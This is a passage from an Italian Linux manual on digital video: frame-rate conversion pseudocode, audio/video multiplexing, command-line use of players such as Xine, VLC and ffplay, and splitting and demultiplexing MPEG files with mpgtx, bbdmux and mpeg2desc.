                VIDEO_DST[I_DST] := VIDEO_SRC[I_SRC]
            ELSE
                BREAK
        END IF

        FRAME_DST++

    END WHILE

    Z_DST := (I_DST - 1)

    RETURN (VIDEO_DST, A_DST, Z_DST)

END FRAME_RATE
```

In pratica, la funzione '**`FRAME_RATE`**' riceve come argomenti:

Nome	Descrizione
'**`VIDEO_SRC`**'	il riferimento a un array monodimensionale contenente la sequenza dei quadri, in un intervallo di celle ben determinato;

Nome	Descrizione
'**A_SRC**'	l'indice del primo quadro da prendere in considerazione nell'array originale;
'**Z_SRC**'	l'indice dell'ultimo quadro da prendere in considerazione nell'array originale;
'**FPS_SRC**'	la frequenza di quadro originale in hertz (simbolo: «Hz»);
'**VIDEO_DST**'	il riferimento a un array monodimensionale che deve contenente la sequenza finale dei quadri;
'**A_DST**'	l'indice del primo quadro da collocare nell'array finale;
'**FPS_DST**'	la frequenza di quadro finale in hertz (simbolo: «Hz»).

Come si vede, nella chiamata della funzione non viene indicato un limite finale all'array di destinazione, in quanto il riferimento a celle nuove ne implica la creazione.

All'inizio della funzione, vengono dichiarate anche altre variabili locali:

Nome	Descrizione
'**FRAME_TIME_SRC**'	serve a contenere la durata di tempo di ogni quadro nella sequenza originale;
'**FRAME_TIME_DST**'	serve a contenere la durata di tempo di ogni quadro nella destinazione;
'**VIDEO_TIME**'	serve a contenere, di volta in volta, il tempo totale accumulato durante la trasformazione dei quadri;
'**FRAME_SRC**'	serve a individuare il quadro ***n***-esimo nell'origine;
'**FRAME_DST**'	serve a individuare il quadro ***n***-esimo nella destinazione;
'**I_SRC**'	serve a contenere l'indice di scansione dell'array di origine;
'**I_DST**'	serve a contenere l'indice di scansione dell'array di destinazione;
'**Z_DST**'	serve a contenere la dimensione massima dell'array di destinazione.

Inizialmente viene calcolato il tempo di durata dei quadri della sequenza di origine e di quella di destinazione; quindi viene azzerato il valore di '**FRAME_DST**', a indicare che si comincia dal primo quadro nella sequenza di destinazione. Successivamente inizia un ciclo senza fine, dove si calcola: la durata della sequenza fino al punto del quadro di destinazione in corso di elaborazione; il quadro da usare nella sequenza originale (si divide il tempo attuale per la durata del quadro di origine, aggiungendo 0,5, contando di ottenere il troncamento dei decimali dal momento che si assegna a una variabile intera); l'indice corrispondente nell'array di origine; l'indice corrispondente nell'array di destinazione.

Se esiste l'elemento cercato nell'array di origine, il quadro viene copiato nell'elemento appropriato dell'array di destinazione, altrimenti il ciclo termina.

Se tutto va bene viene incrementato il contatore dei quadri di destinazione.

Dopo il ciclo viene calcolato l'indice massimo nell'array di destinazione e vengono restituiti i valori salienti: il riferimento all'array di destinazione, l'indice iniziale e finale della sequenza di quadri trasformata.

763.7 Trasformazione di un formato «multiplex»

Quando ciò che deve essere trasformato è contenuto in un file che dispone di video e audio assieme, le complicazioni aumentano. Generalmente, si procede separando le varie componenti, trasformando i risultati e riassemblando tutto in un nuovo file *multiplex*. Intuitivamente, si comprende che l'azione di separazione sia nota come *demultiplexing*, mentre la fusione diventa semplicemente *multiplexing*.

Per lo stesso motivo per cui ci si trova a dovere trasformare i video digitali, succede che si debba trasformare in qualche modo anche la componente audio, soprattutto perché può essere obbligatorio l'uso di una certa frequenza di campionamento e la presenza di due tracce (per la stereofonia, anche se fasulla). La necessità di rielaborare la componente audio è una ragione in più per procedere inizialmente attraverso una separazione dei contenuti multipli.

Se si separano audio e video, quindi si rielabora il video in modo da attribuire una frequenza di quadro differente, ma senza selezionare i quadri (quindi senza rispettare il tempo di esecuzione), il video diventa più lungo o più corto (a seconda che la trasformazione preveda una frequenza di quadro minore o maggiore di prima). Se la differenza nella velocità di esecuzione della sequenza video può essere poco apprezzabile, riaggregando l'audio ci si accorge subito che dopo un po' di tempo il suono anticipa o ritarda rispetto al video.

Se si separano audio e video, quindi si rielabora l'audio in modo da attribuire una frequenza di campionamento differente, ma senza «ricampionare» (quindi senza rispettare il tempo di esecuzione), l'audio diventa più lungo o più corto (a seconda che la trasformazione preveda una frequenza di campionamento minore o maggiore di prima). Se la differenza nella velocità di esecuzione della sequenza audio può essere poco apprezzabile, riaggregando il video ci si accorge subito che dopo un po' di tempo il suono ritarda o anticipa rispetto al video.

Capitolo 764 Programmi per l'esecuzione di filmati digitali

Gli standard più importanti per i filmati sono fondamentalmente due: MPEG-1 e MPEG-2. Il primo è quello più comune, mentre il secondo riguarda prevalentemente i dischi DVD (*Digital versatile disk*). L'informazione audio utilizza i formati MP2 e MP3 (*MPEG audio layer* II e III). Normalmente, l'estensione di un file contenente video e audio MPEG è '`.mpg`'.

Per registrazioni di scarsa qualità (come per esempio quelli che si potrebbero ottenere attraverso una fotocamera digitale), si usa spesso il formato MJPG (MJPEG), contenuto assieme ad audio MPEG in file con estensioni '`.avi`'.

Per la riproduzione video sono disponibili anche applicativi abbastanza sofisticati, che con l'aiuto di librerie aggiuntive (*plugin*) sono in grado di accedere a vari formati video e audio. Il programma a cui si pensa di solito per queste cose è Xine, ma ne esistono anche altri, più o meno derivati da questo.

L'argomento tipico della riga di comando di un riproduttore di questo tipo, può essere un elenco di file, di directory ed eventualmente di ciò che viene definito «MRL», ovvero *Media resource locator*.

Tabella 764.1. Alcuni esempi di MRL.

MRL	Descrizione
`file:///home/tizio/mio_file.avi`	File AVI accessibile nel file system con il percorso '`/home/tizio/mio_file.avi`'.
`dvd:///dev/sr0`	DVD (video) inserito nell'unità corrispondente al file di dispositivo '`/dev/sr0`'.
`vcd:///dev/hdc`	VCD (video) inserito nell'unità corrispondente al file di dispositivo '`/dev/hdc`'.
`http://www.audio.dg/musica.pls`	Probabilmente una stazione radio accessibile attraverso il protocollo HTTP.
`http://www.video.dg:8080/;stream.nsv`	Probabilmente una stazione televisiva accessibile attraverso il protocollo HTTP.
`rtsp://www.video.dg/`	Probabilmente una stazione televisiva accessibile attraverso il protocollo RTSP.

764.1 GTV

GTV [1] è un programma molto semplice, per il sistema grafico X, che si avvale della libreria SDL MPEG. [2] Si compone dell'eseguibile '**`gtv`**' e si utilizza senza opzioni nella riga di comando, con la possibilità di indicare un solo file MPEG. All'avvio si presenta come si vede nella figura 764.2.

Figura 764.2. Pannello di controllo di GTV, dopo aver aperto e avviato il file '`/tmp/prova.mpg`'.

Si può osservare la disponibilità di una visualizzazione al doppio della dimensione normale, attraverso il bottone DOUBLE, così come la possibilità di eseguire il file in modo continuo con il bottone LOOP. Dalla figura si può vedere che il bottone AUDIO non è disponibile, perché il file in questione non incorpora audio; lo scopo del bottone è proprio quello di abilitare, quando disponibile, l'ascolto dell'audio.

764.2 PlayMPEG

PlayMPEG [3] è un altro programma per l'esecuzione di file MPEG, per il sistema grafico X, che utilizza la libreria SDL MPEG. [4] Si compone dell'eseguibile '**`plaympeg`**' e si utilizza soltanto attraverso la riga di comando. Al momento, PlayMPEG non offre alcuna possibilità di controllo durante l'esecuzione dei brani; tuttavia è almeno possibile indicare una sequenza di file che poi viene visualizzato in modo continuo.

```
plaympeg [opzioni] file_mpeg...
```

Tabella 764.3. Alcune opzioni.

Opzione	Descrizione
`--noaudio`	Esclude l'audio, se il file contiene questa informazione.
`--novideo`	Esclude il video se presente: anche se potrebbe sembrare strano, PlayMPEG è in grado di eseguire file di formati audio compatibili con quelli che può includere il formato MPEG video.
`--fullscreen`	Utilizza lo schermo intero, ma richiede di funzionare con i privilegi dell'utente '**`root`**'.
`--double` `-2`	Raddoppia la dimensione dell'immagine.
`--loop`	Esegue la sequenza di ogni file in modo continuo. In generale, conviene usare questa opzione solo quando si tratta di un file singolo, perché non si ottiene la ripetizione dell'intera sequenza di file.
`--volume` ***n*** `-v` ***n***	Permette di specificare il livello del volume sonoro, aggiungendo un numero, da 0 a 100, dove ovviamente il primo rappresenta un volume nullo e il secondo indica il volume massimo.

Segue la descrizione di alcuni esempi:

- $ **plaympeg *.mpg** [*Invio*]

  Esegue in sequenza tutti i file che terminano con l'estensione '`.mpg`'.

- $ **plaympeg *.mp3** [*Invio*]

  Esegue in sequenza tutti i file che terminano con l'estensione '`.mp3`'. Presumibilmente si tratta di file audio in formato MP3.

- $ **plaympeg --double *.mpg** [*Invio*]

  Esegue in sequenza tutti i file che terminano con l'estensione '`.mpg`', ingrandendo le immagini al doppio della dimensione originale.

764.3 Avifile

Avifile [5] è un progetto nato con l'intento di utilizzare una serie di librerie binarie, gratuite, per l'esecuzione di file contenenti filmati digitali ed eventualmente anche per la registrazione di tali filmati. In generale, Avifile è utile per la visualizzazione di file in formato AVI.

I sistemi basati su distribuzioni GNU che dispongono di un pacchetto relativo a questo applicativo, dovrebbero avere già organizzato la cosa in modo da selezionare quelle librerie che consentono il funzionamento essenziale di Avifile, senza imporre restrizioni legali, a parte il fatto che vanno usate così come sono, senza la disponibilità di un sorgente.

Avifile si compone di diversi programmi eseguibili, ognuno con uno scopo differente, ma in pratica, ciò che si trova nelle distribuzioni GNU potrebbe essere limitato a '**aviplay**', con lo scopo esclusivo di visualizzare i filmati:

```
aviplay [opzioni] file_avi...
```

Come si vede, il funzionamento di questo programma è molto semplice e intuitivo. Eventualmente può essere utile l'opzione '**-m**', per visualizzare il filmato a schermo intero. L'esempio seguente avvia la visualizzazione di tutti file con estensione '`.avi`' che sono presenti nella directory corrente, in una sequenza unica:

$ **aviplay *.avi** [*Invio*]

Durante il funzionamento, a meno di avere selezionato l'opzione '**-m**', appare un pannellino di controllo, come si vede nella figura 764.4.

Figura 764.4. Pannello di controllo di '**aviplay**' durante la visualizzazione di un filmato.

Durante il funzionamento sono utili alcuni comandi impartiti da tastiera, come descritto nella tabella successiva.

Tabella 764.5. Alcune comandi da tastiera.

Comando	Descrizione
[*Ins*] [*Del*]	Passa al file successivo o a quello precedente.
[*m*]	Passa alla modalità di funzionamento a schermo intero e viceversa.
[*x*]	Stop: blocca l'esecuzione; per riprendere è necessario usare il tasto [*v*].
[*v*]	Riprende l'esecuzione di un filmato fermato con il tasto [*x*].
[*c*] [*p*]	Pausa.
[*1*] [*2*] [*3*]	Regola il fattore di ingrandimento: dal 50 % al 200 %.

764.4 FFmpeg

FFmpeg [6] è un sistema di registrazione, elaborazione e riproduzione di formati multimediali di vario tipo. In questa sezione si vuole porre l'attenzione sul programma '**ffplay**', che è lo strumento di esecuzione:

```
ffplay [opzioni] file_da_eseguire
```

Nella pagina di manuale *ffplay(1)* si possono leggere le varie opzioni disponibili, che per un'esecuzione normale non sono necessarie. Eventualmente, durante il funzionamento del programma, è utile conoscere l'uso di alcuni comandi della tastiera, dal momento che non viene fornito alcun menù; di questi comandi, il più importante è la pausa che si inserisce e si toglie con il tasto [*Spazio*].

Nonostante la superficialità della descrizione che qui viene fatta di '**ffplay**', non si deve pensare che si tratti di un programma di importanza minore, perché è invece uno dei migliori, che di solito è in grado di eseguire la maggior parte di formati multimediali esistenti.

764.5 Xine

Xine [7] è un programma molto comune per l'esecuzione di video. Si compone principalmente dell'eseguibile '**xine**', che di solito viene avviato senza argomenti:

```
xine [opzioni] [media...]
```

L'ultimo argomento che appare nel modello sintattico fa riferimento all'indirizzo di ciò che si vuole visualizzare (o ascoltare). Si possono indicare dei file, delle directory e indirizzi «MRL», come quelli indicati nella tabella 764.1. Segue la descrizione di alcuni esempi.

- `$` **`xine *.avi`** [*Invio*]

  Esegue i file che corrispondono al modello '`*.avi`' nella directory corrente.

- $ **xine .** [*Invio*]

  Esegue i file che sono contenuti nella directory corrente e nelle sottodirectory successive.

- $ **xine file:///home/tizio/filmati/mio.mpg** [*Invio*]

  Esegue il file '`/home/tizio/filmati/mio.mpg`'.

- $ **xine file:///home/tizio/filmati** [*Invio*]

  Esegue i file contenuti nella directory '`/home/tizio/filmati/`'.

- $ **xine dvd:///dev/hdc** [*Invio*]

  Esegue il DVD video inserito nell'unità corrispondente al file di dispositivo '`/dev/hdc`'.

- $ **xine http://www.mostlyclassical.com/mp3/classical128k.pls** [*Invio*]

  Si collega a una radio attraverso Internet.

- $ **xine http://www.webranger.net/m3ustart/s2.m3u** [*Invio*]

  Si collega a una televisione attraverso Internet.

Figura 764.6. Xine durante la visione di un DVD video, con i controlli in evidenza. Si ricordi che per ottenere un menù di funzioni basta premere il tasto destro del mouse quando il puntatore si trova sulla superficie della finestra di visualizzazione del filmato.

764.6 Gxine

Gxine [8] è una variante di Xine, funzionalmente equivalente all'originale:

```
gxine [opzioni] [media...]
```

Figura 764.7. Gxine durante la visione di un DVD video.

764.7 Totem

Totem [9] è un programma per l'esecuzione di vari tipi di formati multimediali che, come altri, deriva in qualche modo da Xine.

```
totem [opzioni] [media...]
```

Per il funzionamento di Totem sono validi gli stessi esempi mostrati a proposito di Xine, con la differenza che il file eseguibile è '**`totem`**'.

Figura 764.8. Totem durante la visione di un DVD video.

764.8 VLC

VLC è un programma del progetto VideoLAN, [10] che ha lo scopo di realizzare un sistema completo di trasmissione e ricezione di informazioni multimediali. VLC può essere usato sia per trasmettere, sia per ricevere, ma qui viene mostrato solo nella sua veste di «cliente», per la visione di file locali o per la ricezione.

```
vlc [opzioni] [media...]
```

Il modello sintattico mostrato semplifica il suo utilizzo per visualizzare file multimediali, ma si deve tenere presente che le possibilità sono maggiori. Segue la descrizione di alcuni esempi.

- `$ vlc *.avi` [*Invio*]

  Esegue i file che corrispondono al modello '`*.avi`' nella directory corrente.

- `$ vlc .` [*Invio*]

  Esegue i file che sono contenuti nella directory corrente e nelle sottodirectory successive.

- `$ vlc file:///home/tizio/filmati/mio.mpg` [*Invio*]

  Esegue il file '`/home/tizio/filmati/mio.mpg`'.

* $ **vlc file:///home/tizio/filmati** [*Invio*]

  Esegue i file contenuti nella directory '/home/tizio/filmati/'.

* $ **vlc dvd:///dev/sr0** [*Invio*]

  Esegue il DVD video inserito nell'unità corrispondente al file di dispositivo '/dev/sr0'.

* $ **vlc http://www.mostlyclassical.com/mp3/classical128k.pls** [*Invio*]

  Si collega a una radio attraverso Internet.

* $ **vlc http://www.webranger.net/m3ustart/s2.m3u** [*Invio*]

  Si collega a una televisione attraverso Internet.

Figura 764.9. VLC durante la visione di un DVD video.

764.9 Kaffeine

Kaffeine [11] è un programma per l'esecuzione di formati multimediali (avvalendosi di altre applicazioni più specializzate, principalmente di Xine), realizzato per integrarsi nell'ambiente di KDE.

kaffeine [*opzioni*] [*media*...]

Segue la descrizione di alcuni esempi.

* $ **kaffeine *.mpg** [*Invio*]

  Esegue i file che corrispondono al modello '*.avi' nella directory corrente.

- $ **kaffeine .** [*Invio*]

  Esegue i file che sono contenuti nella directory corrente e nelle sottodirectory successive.

- $ **kaffeine file:///home/tizio/filmati/mio.mpg** [*Invio*]

  Esegue il file '/home/tizio/filmati/mio.mpg'.

- $ **kaffeine dvd:///dev/sr0** [*Invio*]

  Esegue il DVD video inserito nell'unità corrispondente al file di dispositivo '/dev/sr0'.

- $ **kaffeine http://www.mostlyclassical.com/mp3/classical128k.pls** [*Invio*]

  Si collega a una radio attraverso Internet.

- $ **kaffeine http://www.webranger.net/m3ustart/s2.m3u** [*Invio*]

  Si collega a una televisione attraverso Internet.

Figura 764.10. Kaffeine durante la visione di una stazione televisiva via Internet (una scena da: Boris Karloff, *The fatal hour*).

764.10 helixPlayer e realPlayer

helixPlayer [12] è un riproduttore multimediale generalizzato, per vari formati «liberi»; come derivazione di questo lavoro c'è una versione di realPlayer con codice libero, ma al quale si aggiungono componenti binarie non più libere, per l'interpretazione di altri formati speciali.

```
helix-play [media...]
```

```
realplay [media...]
```

Segue la descrizione di alcuni esempi riferiti a helixPlayer.

- `$ helix-play *.mp3` [*Invio*]

  Esegue i file che corrispondono al modello '`*.mp3`' nella directory corrente (si tratta di file audio).

- `$ helix-play http://www.nasa.gov/ram/35037main_portal.ram` [*Invio*]

  Si collega a una televisione attraverso Internet.

Figura 764.11. helixPlayer durante la visione di una stazione televisiva via Internet.

764.11 Riferimenti

- *MPEG pointers and resources*
  ⟨*http://www.mpeg.org/MPEG/index.html*⟩

[1] **GTV** GNU GPL

[2] **SDL MPEG** GNU LGPL

[3] **PlayMPEG** GNU GPL

[4] **SDL MPEG** GNU LGPL

[5] **Avifile** GNU GPL e GNU LGPL

[6] **FFmpeg** GNU GPL

[7] **Xine** GNU GPL

[8] **Gxine** GNU GPL

[9] **Totem** GNU GPL

[10] **VideoLAN** GNU GPL

[11] **Kaffeine** GNU GPL

[12] **helixPlayer** RPSL o GNU GPL

Capitolo 765

Elaborazione di formati video

L'elaborazione di file contenenti video digitale è un'operazione molto complessa. In questo capitolo vengono mostrati alcuni programmi in grado di compiere qualche operazione del genere. Si osservi però che quando si fa riferimento a un certo formato video, il programma che può elaborarlo, non sempre è in grado di gestire tutti i tipi di quel formato. In pratica, si può avere successo solo con un insieme limitato di tipi file e di situazioni.

A titolo indicativo, tra i programmi descritti in questo capitolo, si suggerisce l'uso di FFmpeg per la conversione dei formati, che sembrerebbe essere il più semplice ed efficace rispetto ad altri programmi simili.

765.1 Mpgtx

Mpgtx [1] è un programma che consente di rielaborare i file in formato MPEG (sia sequenze video MPEG-1 o MPEG-2, sia contenitori multimediali MPEG1 o MPEG2, con video e audio assieme); in particolare consente di estrarne una porzione e di riunire assieme più file in un filmato unico (anche se non sempre il risultato è ottimale). La sintassi generale è la seguente:

```
mpgtx comando [opzioni] file [porzioni] [file [porzioni]]...
```

In pratica, è obbligatorio specificare un comando, attraverso un'opzione iniziale appropriata, quindi si possono indicare altre opzioni, infine il file, o i file su cui si interviene, dove i nomi di questi file possono essere seguiti dall'indicazione della porzione o delle porzioni da utilizzare.

Il programma '**mpgtx**' prevede una serie di nomi alternativi, con i quali si dichiara implicitamente il comando iniziale.

Tabella 765.1. Alcuni comandi.

Comando	Alternativa	Descrizione
`mpgtx -i`	`mpginfo`	Mostra le informazioni disponibili sui file indicati.
`mpgtx -s`	`mpgsplit`	Estrae delle porzioni dai file, secondo gli intervalli specificati.
`mpgtx -j`	`mpgjoin`	Unisce più file in un filmato unico.
`mpgtx -j -o -`	`mpgcat`	Si tratta di una variante del comando precedente, dove con l'aggiunta dell'opzione '**-o -**' si invia il risultato dell'elaborazione allo standard output. In pratica, si uniscono i file specificati e il risultato viene emesso attraverso lo standard output.
`mpgtx -d`	`mpgdemux`	Separa il risultato in due file: uno contenente il filmato (senza audio), l'altro con la sola traccia audio.

Tabella 765.2. Alcune opzioni.

Opzione	Descrizione
`-f`	Forza la sovrascrittura dei file che dovessero già essere presenti.
`-b` ***nome***	Fa in modo che i file creati inizino con il nome indicato.
`-o` ***file***	Questa opzione si usa solo con il comando '**`-j`**' e consente di specificare il nome del file da creare.

Il risultato dell'elaborazione di Mpgtx può essere costituito da uno o più file. Nel caso del comando '**`-j`**', ci può essere un file solo, pertanto si può usare l'opzione '**`-o`**' per specificarlo, mentre negli altri casi può essere conveniente l'uso dell'opzione '**`-b`**' per specificare almeno la radice del nome da usare. In mancanza di tali indicazioni, la radice è '**`chunk`**'; nel caso specifico del comando '**`-j`**', si ottiene il file '`chunk.mpg`'.

La cosa importante che rimane da definire è il modo in cui si specificano gli intervalli nei file da prendere in considerazione. Nei casi più semplici si possono usare riferimenti al tempo o alla dimensione:

```
[hh:]mm:ss[.dd]
```

```
nM | nk
```

Nel primo caso si fa riferimento a un tempo: le prime due cifre (facoltative) indicano le ore; le due cifre successive i minuti; le due cifre successive i secondi; le due cifre finali (facoltative) si riferiscono a decimi di secondo.

L'indicazione di un intervallo che esprime il tempo di durata dell'esecuzione non consente di avere sempre una corrispondenza esatta; pertanto, si tratta di un'indicazione di massima, da verificare successivamente.

Nel secondo caso, si fa riferimento a una dimensione in byte; dove '***n*`M`**' è un valore in mebibyte (simbolo: «Mibyte»), mentre '***n*`k`**' è un valore in kibibyte (simbolo: «Kibyte»).

Per specificare un intervallo, si indicano due valori espressi nello stesso modo (tempo o dimensione), separati da un trattino orizzontale ('**`-`**'). Se manca il valore iniziale, si intende l'inizio; se manca quello finale si intende la fine del file.

L'intervallo viene indicato tra parentesi quadre. Negli esempi successivi vengono mostrati diversi casi di utilizzo degli intervalli.

- `$` **`mpgtx -i mio_file.mpg`** [*Invio*]

```
mio_file.mpg
  Mpeg 1 System File [Video/Audio]
  Muxrate : 0.67 Mbps
  Estimated Duration: 19.61s
  Size [352 x 240]     29.97 fps    0.60 Mbps
  Audio : Mpeg 1 layer 2
  64 kbps  44100 Hz
  Stereo,  No emphasis
```

In questo caso si richiedono e si ottengono le informazioni disponibili sul file 'mio_file.mpg', il quale risulta avere una durata di poco più di 19 s ed essere provvisto di traccia audio stereofonica.

- $ **mpgtx -s mio_file.mpg [0:2-0:4]** [*Invio*]

```
Now processing mio_file.mpg [1/1] ...  100.00%
```

Legge il file 'mio_file.mpg' e genera il file 'chunk.mpg', utilizzando (teoricamente) tre secondi soltanto, dal terzo al quinto.

Gli intervalli includono sia il valore iniziale, sia quello finale; pertanto, considerato che il primo secondo di durata del filmato parte da '**0:0**', si intende che '**0:2**' rappresenta (sempre teoricamente) l'inizio del terzo secondo di tempo. Così, il valore conclusivo rappresentato con '**0:4**' rappresenta la fine del quinto secondo di tempo.

- $ **mpgtx -s mio_file.mpg [00:02.00-00:04.00]** [*Invio*]

  Esattamente come nell'esempio precedente, dove nell'intervallo appare in modo esplicito anche il valore dei centesimi di secondo.

- $ **mpgtx -j mio_file.mpg [00:02.00-00:04.00]** [*Invio*]

  Si ottiene lo stesso risultato dei due esempi precedenti, anche se in questo caso si usa il comando '**-j**'.

- $ **mpgtx -s mio_file.mpg [0:2-0:3] [0:5-0:6]** [*Invio*]

```
Now processing mio_file.mpg [1/2] ...  100.00%
Now processing mio_file.mpg [2/2] ...  100.00%
```

Legge il file 'mio_file.mpg' e genera i file 'chunk-1.mpg' e 'chunk-2.mpg', utilizzando (teoricamente) per il primo file due secondi di filmato, costituiti precisamente dal terzo al quarto secondo del filmato stesso, mentre per il secondo file, altri due secondi di filmato che vanno dal sesto al settimo secondo.

- $ **mpgtx -j mio_file.mpg [0:2-0:3] [0:5-0:6]** [*Invio*]

```
Now processing mio_file.mpg [1/2] ...  100.00%
Now processing mio_file.mpg [2/2] ...  100.00%
```

Legge il file 'mio_file.mpg' estrapolando le stesse porzioni di filmato dell'esempio precedente, con la differenza che genera un file solo ('chunk.mpg'), contenente la sequenza dei due pezzi, uniti assieme.

- $ **mpgtx -j -o mio_file_corto.mpg mio_file.mpg [0:2-0:3] [0:5-0:6]** [*Invio*]

  Come nell'esempio precedente, generando però il file '`mio_file_corto.mpg`'.

- $ **mpgtx -s -b pezzo mio_file.mpg [0:2-0:3] [0:5-0:6]** [*Invio*]

  Questo esempio si comporta come un altro esempio simile già visto in precedenza, con la differenza che genera i file '`pezzo-1.mpg`' e '`pezzo-2.mpg`'.

- $ **mpgtx -s -b pezzo mio_file.mpg [1M-2M] [3M-4M]** [*Invio*]

  Questo esempio si comporta in modo simile a quello precedente, ma gli intervalli sono espressi in base alla dimensione del file: si prende circa 1 Mibyte, a partire da circa 1 Mibyte dall'inizio del filmato; quindi si prende ancora circa 1 Mibyte, a partire da circa 3 Mibyte dall'inizio.

- $ **mpgtx -j -o tutto.mpg primo.mpg secondo.mpg terzo.mpg** [*Invio*]

  Genera il file '`tutto.mpg`' unendo assieme i file '`primo.mpg`', '`secondo.mpg`' e '`terzo.mpg`'.

- $ **mpgtx -j -o tutto.mpg primo.mpg [0:10-0:30] secondo.mpg terzo.mpg** [*Invio*]

  Genera il file '`tutto.mpg`' unendo assieme una porzione del file '`primo.mpg`' e tutto il contenuto dei file '`secondo.mpg`' e '`terzo.mpg`'.

- $ **mpgtx -d prova.mpg** [*Invio*]

  ```
  No base name specified, defaulting to basename: chunk
   Demultiplexing : [audio 01  video 01] [100.00%]
  ```

  Genera i file '`chunk-0.m1v`' e '`chunk-0.mp2`', il primo contenente il video puro e semplice, il secondo con la sola traccia audio.

  Si osservi che le estensioni dei file che si ottengono, dipendono dal formato video e audio. L'estensione '`.m1v`' si riferisce a un formato video MPEG-1, mentre '`.m2v`' indica un formato MPEG-2; l'estensione '`.mp2`' si riferisce a un formato audio MP2, mentre '`.mp3`' indica un formato MP3.

765.2 bbTOOL

bbTOOL [2] è un pacchetto di programmi per l'analisi di file in formato MPEG e per l'estrazione delle tracce video e audio. Generalmente, questo programma non si trova nelle distribuzioni GNU e deve essere prelevato dall'origine per poi provvedere alla sua compilazione. Si ottiene da ⟨*http://home.mindspring.com/~beyeler/bbtool17-2-linux.tar.gz* ⟩; dopo l'estrazione del contenuto, è sufficiente il comando '**make**' per ottenerne la compilazione:

$ **tar xzvf bbtool17-2-linux.tar.gz** [*Invio*]

$ **cd bbtool17-2-linux** [*Invio*]

$ **make** [*Invio*]

Si ottengono alcuni file eseguibili, in particolare '**bbdmux**', che vanno copiati manualmente in una posizione appropriata del file system.

Come accennato, il programma più importante è '**bbdmux**', che ha lo scopo di estrarre le tracce contenute in un filmato digitale:

```
bbdmux file_mpeg_composito [id_stream file_da_estrarre]
```

In pratica, ci si limita a indicare nella riga di comando il nome del file MPEG composito (contenente video, audio ed eventualmente altre informazioni, tutte assieme), seguito da un numero in esadecimale che identifica il tipo di flusso (la traccia) da estrarre e dal nome del file che si vuole ottenere con il risultato dell'estrazione.

Se si omette di specificare l'identificazione del flusso da estrarre e il nome del file da ottenere, il programma mostra l'elenco dei flussi contenuti nel file indicato come argomento. Si osservino gli esempi seguenti:

$ **bbdmux mio_file.mpg** [*Invio*]

```
bbDMUX - version 1.7, by Brent Beyeler (beyeler@home.com)
  speed increases by, Apachez and Christian Vogelgsang

Scanning for stream id's, press control-c to quit ...

File mio_file.mpg is an MPEG-1 Program Stream

Found stream id 0xBE  = Padding Stream
Found stream id 0xE0  = Video Stream 0
Found stream id 0xC0  = MPEG Audio Stream 0

Summary:

MPEG Packs = 809
System headers = 1
Padding Stream packets = 3, total bytes = 4189
MPEG Audio stream 0 packets = 129, total bytes = 259553
Video stream 0 packets = 679, total bytes = 1369447
```

In questo caso si vede che nel file '`mio_file.mpg`' sono contenuti principalmente un flusso video con codice $E0_{16}$ e un flusso audio con codice $C0_{16}$.

$ **bbdmux VTS_01_0.VOB** [*Invio*]

```
bbDMUX - version 1.7, by Brent Beyeler (beyeler@home.com)
  speed increases by, Apachez and Christian Vogelgsang

Scanning for stream id's, press control-c to quit ...

File VTS_01_0.VOB is an MPEG-2 Program Stream

Found stream id 0xBF  = Private Stream 2
Found stream id 0xE0  = Video Stream 0
Found stream id 0xBD  = Private Stream 1
```

```
Found stream id 0xBE  = Padding Stream

Summary:

MPEG Packs = 927
System headers = 8
Private Stream 1 packets = 14, total bytes = 23582
Padding Stream packets = 16, total bytes = 9897
Private Stream 2 packets = 16, total bytes = 15984
Video stream 0 packets = 905, total bytes = 1827232
```

In questo caso, la situazione è più complessa, trattandosi di un file contenuto in un DVD video. La componente video è sempre identificata dal codice $E0_{16}$, ma quella audio non è chiara (in questo caso si tratta comunque del codice BD_{16} e il file audio che si ottiene dall'estrazione è in formato AC3).

Per mostrare l'uso del programma '**bbdmux**' bastano un paio di esempi, con i quali si estraggono le componenti audio e video da un file MPEG-1 comune:

$ **bbdmux mio_file.mpg 0xc0 mio_file.audio** [*Invio*]

```
bbDMUX - version 1.7, by Brent Beyeler (beyeler@home.com)
  speed increases by, Apachez and Christian Vogelgsang

Saving stream 0xC0 into file mio_file.audio...

File mio_file.mpg is an MPEG-1 Program Stream


Summary:

MPEG Packs = 809
System headers = 1
Padding Stream packets = 3, total bytes = 4189
MPEG Audio stream 0 packets = 129, total bytes = 259553
Video stream 0 packets = 679, total bytes = 1369447
```

$ **bbdmux mio_file.mpg 0xe0 mio_file.video** [*Invio*]

```
bbDMUX - version 1.7, by Brent Beyeler (beyeler@home.com)
  speed increases by, Apachez and Christian Vogelgsang

Saving stream 0xE0 into file mio_file.video...

File mio_file.mpg is an MPEG-1 Program Stream


Summary:

MPEG Packs = 809
System headers = 1
Padding Stream packets = 3, total bytes = 4189
```

```
MPEG Audio stream 0 packets = 129, total bytes = 259553
Video stream 0 packets = 679, total bytes = 1369447
```

Così facendo si ottengono due file: 'mio_file.audio' e 'mio_file.video'. In questo caso, con l'aiuto del comando '**file**', si potrebbe ottenere il risultato seguente:

$ **file mio_file.*** [*Invio*]

```
mio_file.mpg:   MPEG sequence, v1, system multiplex
mio_file.audio: MPEG ADTS, layer II, v1, 128 kBits, 44.1 kHz, Stereo
mio_file.video: MPEG sequence, 320x240, 4:3, 29.97 fps
```

765.3 Mpeg2desc

Mpeg2desc è un programma che fa parte di Dvdauthor [3] e consente di separare le tracce video e audio da un file MPEG:

mpeg2desc [*opzioni*] < file_mpeg [> *file_out*]

Tabella 765.13. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
-o *file*	*output*	Invece di emettere la traccia estratta attraverso lo standard output, utilizza il file indicato.
-a ***n***	*audio*	Estrae la ***n***-esima traccia audio, dove zero corrisponde alla prima.
-v ***n***	*video*	Estrae la ***n***-esima traccia video dove zero corrisponde alla prima.
-s	*skip*	Salta alla prima intestazione valida; serve a estrarre una traccia video compatibile con il programma '**mplex**'.

Segue la descrizione di alcuni esempi.

- $ **mpeg2desc -a 0 < mio_file.mpg > mio_file.m2a** [*Invio*]

  Legge il file 'mio_file.mpg', estrae la traccia audio zero e la inserisce nel file 'mio_file.m2a'. I messaggi generati dal programma vengono ignorati.

- $ **mpeg2desc -v 0 < mio_file.mpg > mio_file.m2v** [*Invio*]

  Legge il file 'mio_file.mpg', estrae la traccia video zero e la inserisce nel file 'mio_file.m2v'. I messaggi generati dal programma vengono ignorati.

A differenza del programma '**bbdmux**', i file estratti con '**mpeg2desc**' non contengono un'intestazione che possa permetterne il riconoscimento.

765.4 FFmpeg

